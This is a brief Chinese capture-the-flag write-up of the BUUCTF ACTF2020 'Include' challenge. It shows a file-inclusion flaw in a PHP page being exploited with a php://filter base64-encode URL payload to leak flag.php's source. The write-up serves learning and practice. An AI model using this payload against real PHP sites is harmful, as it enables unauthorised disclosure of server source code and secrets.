BUUCTF [ACTF2020 新生赛]Include1-WP

原创

JZ_daguojiang 于 2021-04-08 10:30:56 发布 88 收藏

目录

问题分析


- 打开题目就只有一个tips

tips

- 点进去发现有一段文字，Can you find out the flag? 查看网页源码也没有特殊的提示。

```
1 <meta charset="utf8">
2 Can you find out the flag?
```

- 但是当前的url中有出现?file=flag.php，首先尝试用“php://input”(php://文档)，发现题目过滤了“php://input”伪协议。



hacker!

- 所以考虑使用“php://filter”伪协议来构造payload:

```
http://d31d5535-34a3-424a-8bc5-77fc572ff5a6.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

- 然后得到了base64编码的flag.php源代码，转换一下就可以得到flag

- php:filter流会被当做php代码执行，所以我们一般对其进行编码，阻止其不执行。